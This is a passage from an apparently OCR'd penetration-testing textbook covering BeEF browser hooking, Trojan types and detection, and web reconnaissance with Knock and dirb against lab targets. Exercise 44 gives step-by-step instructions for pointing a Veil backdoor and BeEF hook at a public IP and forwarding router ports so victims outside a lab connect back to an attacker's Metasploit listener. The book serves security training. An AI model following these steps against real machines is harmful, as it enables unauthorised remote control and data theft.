If you like to test Beef with Mobile phone either have an android emulator in your PC , there is a virtual box machines that emulate android, or have external server with Ubuntu or Kali OS and loaded with Beef and has website running that contain the Beef hook. Just browse the hooked website from the Mobile phone and you will see the phone information in the online Browsers section in Beef.

https://t.me/learningnets

# 10.
# Detecting Trojans

This is a short theoretical section about Trojans. After gaining a good understanding of malwares and Trojans through the previous sections of this book, I wanted the reader to know what is the Trojans? How they differ from virus? What type of Trojans, how to protect PC from them and how to detect a file is a Trojan before running it in the PC.

https://t.me/learningnets

## 10. Detecting Trojans

A Trojan horse, or Trojan, is a type of malicious code or software that looks legitimate but can take control of your computer. A Trojan is designed to steal, damage, disrupt, or in general inflect some other harmful action on your data or network.
A Trojan will look like a normal harmless file to trick you. It seeks to deceive you into loading and executing the malware in your device, once installed, a Trojan can perform the action it is designed for.
A Trojan different from a virus, a virus can replicate itself, but a Trojan cannot.

## 10.1. How Trojans works

You might think you have received an email from someone you know and click on what looks like a legitimate attachment. But you have been fooled. The email is from a Hacker, and the file you clicked on — and downloaded and opened — has gone on to install malware on your device.
When you execute the program, the malware can spread to other files and damage your computer.

## 10.2. Trojan Types

**Backdoor Trojan:** This Trojan can create a “backdoor” on your computer. It lets an attacker access your computer and control it. Your data can be downloaded by a third party and stolen, or more malware can be uploaded to your device.
**Distributed Denial of Service (DDoS) attack Trojan:** This Trojan performs DDoS attacks. The idea is to take down a network by flooding it with traffic. That traffic comes from your infected computer and others.
**Downloader Trojan:** This Trojan targets your already-infected computer. It downloads and installs new versions of malicious programs. These can include Trojans and adware.
**Fake AV Trojan:** This Trojan behaves like antivirus software but demands money from you to detect and remove threats, whether they are real or fake.
**Info stealer Trojan:** As it sounds, this Trojan is after data on your infected computer**.**
**Mail finder Trojan:** This Trojan seeks to steal the email addresses you’ve accumulated on your device.

https://t.me/learningnets

**Ransom Trojan:** This Trojan seeks a ransom to undo damage it has done to your computer. This can include blocking your data or impairing your computer's performance.
**Remote Access Trojan:** This Trojan can give an attacker full control over your computer via a remote network connection. Its uses include stealing your information or spying on you.
**Rootkit Trojan:** A rootkit aims to hide or obscure an object on your infected computer. The idea is to extend the time a malicious program runs on your device.
**SMS Trojan:** This type of Trojan infects your mobile device and can send and intercept text messages. Texts to premium-rate numbers can drive up your phone costs.
**Trojan banker:** This Trojan takes aim at your financial accounts. It's designed to steal your account information for all the things you do online. That includes banking, credit card, and bill pay data.
**Trojan IM:** This Trojan target instant messaging. It steals your logins and passwords on IM platforms.
That is just a sample. There are a lot more**.**

## 10.3. Protect against Trojans

- Use up to date Anti-Virus/Anti-malware software.
- Protect with complex unique password.
- Be careful with email attachments. To help stay safe, scan an email attachment first.
- Do not visit unsafe websites. Some internet security software will alert you that you are about to visit an unsafe site.
- Do not open a link in an email unless you are confident it comes from a legitimate source. In general, avoid opening unsolicited emails from senders you do not know.
- Do not click on pop-up windows that promise free programs that perform useful tasks.
- Do not ever open a link in an email unless you know exactly what it is**.**


## 10.4. Manual Trojans detection

https://t.me/learningnets

If you are suspecting a file that carry Trojan, right click the file, and see property. If the file looks like jpg or PDF and carry a Trojan the property will show it is executable (.exe), also if you try to run the file, Windows 10 will give you a warning that the file is executable if choose to “run anyway “the backdoor will be installed in your machine.
If you open resource monitor in Windows 10, you can see all the processes that uses the internet and which port it is using.

## 10.5. Using Sandbox

You can use sandbox to analyze the file before running it in your machine, the sandbox is an online service that you upload the suspected file to it and they will do complete analysis of the file. Some data in the report will be hidden for paid version but the data that is not hidden well enough, an expert eye can tell it is a suspicious file, the link to Sandbox is:
**https://www.hybrid-analysis.com/**




https://t.me/learningnets

# 11
# Gaining Access in Real Networks

In all exercises we did so far we were using the virtual internment that we created in the section 1, there is small different between doing the previous exercises in virtual environment or in a real environment in case you want to do a penetration testing to an organization, this section will show what is the difference and how to setup the different tools with real network IP addresses and how to do forwarding from the local Wi-Fi router that the tester is using to his machine.

https://t.me/learningnets

## 11. Gaining access in real network


All the previous attacks such as backdoors and BeEF will work in real network the same way as in lab the only difference is that by default the internal Wi-Fi router will not accept incoming connection or even if it accepts the incoming connection, it does not know what to do with it as the incoming connection will be using the public IP address**.**

## 11.1. Configuring the router


You will need to know the public IP address that you internet connection is using in the router ad configure the router to forward the incoming request in specific port to the Kali machine.

### Exercise 44: Gaining Access in Real Networks

- You need to create malware using Viel Framework as done in Exercise 29 but you replace the Kali local IP address with Router public IP address
- Check the router public IP address by going to whatsmyip.com page




- configure Viel with public IP address and generating the backdoor




- **Setting the Metasploit :**


The Metasploit is the program which make Kali machine listen to the incoming connection, this should be set with the internal IP address of the Kali machine not the Public IP address as the forwarding from public to internal will be done in the router

- **Setting the Router**


Now we need to set the router to forward any connection coming in port 8080 to the Kali Machine internal IP address.

- Connect to Router through http using the first IP address in the router range such as 192.168.0.1
- Login to the router
- Look for IP FORDWARDING in the router setting

https://t.me/learningnets





- Add port 8080 and point to the Kali machine IP address and save




- Setup another role for port 80 to allow the backdoor to be uploaded from Kali web server to victim machine

https://t.me/learningnets




Setting up Beef for web browser hookup from outside

- Change the IP address in the Java script to the public IP address
- Setup the router IP FORWARDING to send connection coming in port 3000 (Beef port) to the Kali machine internal IP address.

https://t.me/learningnets

# 12
# Website Penetration Testing

Web penetration testing is the process of using penetration testing techniques on a web application to detect its vulnerabilities. Web application penetration testing works by using manual or automated penetration tests to identify any vulnerability, security flaws or threats in a web application. In the following sections we will focus manual and automated Web Pen testing techniques.

https://t.me/learningnets


# 12. Website penetration testing

Web Application Penetration Testing is a process in which we use penetration testing and security skills to find different vulnerabilities in web applications. It plays an important role in every modern organization. If the organization does not thoroughly test and secure its web apps, adversaries can compromise these applications, damage business functionality, and steal data. The web application penetration testing key outcome is to identify security weakness across the entire web application and its components (source code, database, back-end network). It also helps in prioritizing the identified vulnerabilities and threats, and possible ways to mitigate them.

## 12.1. Website (web Applications) components

- Server (hardware or virtual)

- Server Operating system
- Web site software such as Apache or IIS
- Database such as Mysql , ..
- Web application such as php, python




The first step of website penetration testing is data gathering about the website and its IP address, domain registration information, website software and many other information. There are many resources that can give this information online and other tools that can reveal the website info and the subdomains.

## 12.2. Website Information Gathering

- Whois Lookup: http://whois.domaintools.com/
- W3dt.net (free information gathering online tools)
- https://pentest-tools.com/home (paid web site for info gathering tools)

**The Data that you need to collect about website to start penetration testing is:**


- IP address
- Domain Name info
- Technologies used
- Other websites on the same server
- DNS records
- Unlisted files, sub-domains, directories


## Exercise 45: Web Site Information gathering

Netcraft site report ( https://toolbar.netcraft.com/site_report )
Netcraft site report is a very useful website that can run a detailed report about any websites and give you all the information in one location, that is including all the technologies used in the website and if there is any vulnerability or trackers used by the website, you can use the data gathered from the website and cross reference it with exploit Database (https://www.exploit-db.com/) to see if there are any exploits that can be used to hack in the website

**DNS Information:**

We can get a comprehensive DNS information using Robtex DNS lookup. Robtex is a website that you enter the name of the Site, then Robtex will give back detailed information about the site. the link to Robtex is:
**https://www.robtex.com**






## 12.3. Discovering websites in the same Server

One server can host many website, gaining access to one website may help gaining access to other websites in the same server, so if you could not find any other vulnerability in the target website but there are other websites in the same server. Gaining access to these websites that have vulnerabilities can lead to gain access to the server itself and then the target website.
You can use Robtex report to see other websites that sharing the same IP address.

## 12.4. Subdomains

Subdomains are sites that uses the same domain name, but they are different in the first phrase for example goole.com have subdomain mail.google.com that takes you directly to google mail page. Discovering subdomains is important because some companies have subdomains that are not advertised and used either internally by employees or used for special customers to give them access to special services. These subdomains are not seen in search engines because there are no links leading to them. Because of the hidden nature of some subdomain they might be not as secured as the public website and they might contain some vulnerabilities, also many websites have a subdomain for testing, when they install new update or a big change to the website they install it in the subdomain for testing before installing the update in the main website.

### Exercise 46: Discovering Subdomains with Knock Tool

Knock is a kali tool that can search any Domain name and find subdomains, first download the tool, and run it in Kali as the flowing procedure:

https://t.me/learningnets

1. Login to Kali and open terminal windows

#git clone https://github.com/guelfoweb/knock.git

```
root@kali:~# git clone https://github.com/guelfoweb/knock.git
Cloning into 'knock'...
remote: Enumerating objects: 1286, done.
remote: Total 1286 (delta 0), reused 0 (delta 0), pack-reused 1286
Receiving objects: 100% (1286/1286), 374.37 KiB | 1.89 MiB/s, done.
Resolving deltas: 100% (570/570), done.
```

2. Find where the file download and running the python script

```
root@kali:~# cd knock
root@kali:~/knock# ls
CHANGELOG.rst  knockpy  README.rst  requirements.txt  setup.py
root@kali:~/knock# python knockpy.py [redacted]
python: can't open file 'knockpy.py': [Errno 2] No such file or directory
root@kali:~/knock# cd knockpy
root@kali:~/knock/knockpy# ls
config.json   __init__.py  knockpy.py  modules  wordlist
root@kali:~/knock/knockpy# python knockpy.py i[redacted]y.org

 _  __                _
| |/ /               | |   4.1.1
```

**#python knockpy.py <website>**

3. The file will take some time running as it try all possible subdomains then it gives you the results

```
root@kali:~/knock/knockpy# python knockpy.py [redacted].org

 _  __                _
| |/ /               | |   4.1.1
| ' / _ __   ___   ___| | ___ __  _   _
|  < | '_ \ / _ \ / __| |/ / '_ \| | | |
| . \| | | | (_) | (__|   <| |_) | |_| |
|_|\_\_| |_|\___/ \___|_|\_\ .__/ \__, |
                           | |     __/ |
                           |_|    |___/

+ checking for virustotal subdomains: SKIP
        VirusTotal API_KEY not found
+ checking for wildcard: NO
+ checking for zonetransfer: NO
+ resolving target: YES
- scanning for subdomain...

Ip Address      Status  Type    Domain Name                    Server
----------      ------  ----    -----------                    ------
46.101.29.109   200     host    www.[redacted].org             Apache/2.2.15 (CentOS)
root@kali:~/knock/knockpy#
```

## 12.5. Finding Files and Directories

Website are consisting from directory and files, when you access any page in

the website, you are accessing a file inside a directory for example when you access page http://10.0.2.5/multillidae/ , in fact you are accessing a folder called mutillidae inside the website 10.0.2.5 then access a file inside that folder that give you the page you are browsing

## Exercise 47: Finding Files and Directories

1. Open Metasploitable VM from Virtual Box.
2. Login as msfadmin/msfadmin
3. Make sure folder mutillidae exist

```
msfadmin@metasploitable:/var/www/mutillidae$ cd /var/www/mutillidae/
msfadmin@metasploitable:/var/www/mutillidae$
```

4. Check the IP address of Metasploitable machine
5. From Kali open web page to the mutillidae




6. **Using dirb tool to find files and folders**

#dirb is a tool that come by default as part of Kali and it can search any website for directories and files using word list attack , to see how drib used open terminal in Kali and type:

#man dirb

Since dirb uses a brute force attack, it uses a word list to start the attack there is a default word list that can be used or you can create your own word list using tool called crunch**.**

7. Use drip to discover files and folders in the mutillidae website

# dirb http://10.0.2.5/mutillidae -o output.txt

https://t.me/learningnets

```
root@kali: ~ 80x47
root@kali:~# man dirb
root@kali:~# dirb http://10.0.2.5/mutillidae -o dirbout.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirbout.txt
START_TIME: Mon Sep  7 13:36:54 2020
URL_BASE: http://10.0.2.5/mutillidae/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.5/mutillidae/ ----
==> DIRECTORY: http://10.0.2.5/mutillidae/classes/
+ http://10.0.2.5/mutillidae/credits (CODE:200|SIZE:509)
==> DIRECTORY: http://10.0.2.5/mutillidae/documentation/
+ http://10.0.2.5/mutillidae/favicon.ico (CODE:200|SIZE:1150)
+ http://10.0.2.5/mutillidae/footer (CODE:200|SIZE:450)
+ http://10.0.2.5/mutillidae/header (CODE:200|SIZE:19879)
+ http://10.0.2.5/mutillidae/home (CODE:200|SIZE:2930)
==> DIRECTORY: http://10.0.2.5/mutillidae/images/
+ http://10.0.2.5/mutillidae/inc (CODE:200|SIZE:386260)
==> DIRECTORY: http://10.0.2.5/mutillidae/includes/
+ http://10.0.2.5/mutillidae/index (CODE:200|SIZE:24237)
+ http://10.0.2.5/mutillidae/index.php (CODE:200|SIZE:24237)
+ http://10.0.2.5/mutillidae/installation (CODE:200|SIZE:8138)
==> DIRECTORY: http://10.0.2.5/mutillidae/javascript/
+ http://10.0.2.5/mutillidae/login (CODE:200|SIZE:4102)
+ http://10.0.2.5/mutillidae/notes (CODE:200|SIZE:1721)
+ http://10.0.2.5/mutillidae/page-not-found (CODE:200|SIZE:705)
==> DIRECTORY: http://10.0.2.5/mutillidae/passwords/
+ http://10.0.2.5/mutillidae/phpinfo (CODE:200|SIZE:48816)
+ http://10.0.2.5/mutillidae/phpinfo.php (CODE:200|SIZE:48828)
+ http://10.0.2.5/mutillidae/phpMyAdmin (CODE:200|SIZE:174)
+ http://10.0.2.5/mutillidae/register (CODE:200|SIZE:1823)
+ http://10.0.2.5/mutillidae/robots (CODE:200|SIZE:160)
+ http://10.0.2.5/mutillidae/robots.txt (CODE:200|SIZE:160)
==> DIRECTORY: http://10.0.2.5/mutillidae/styles/

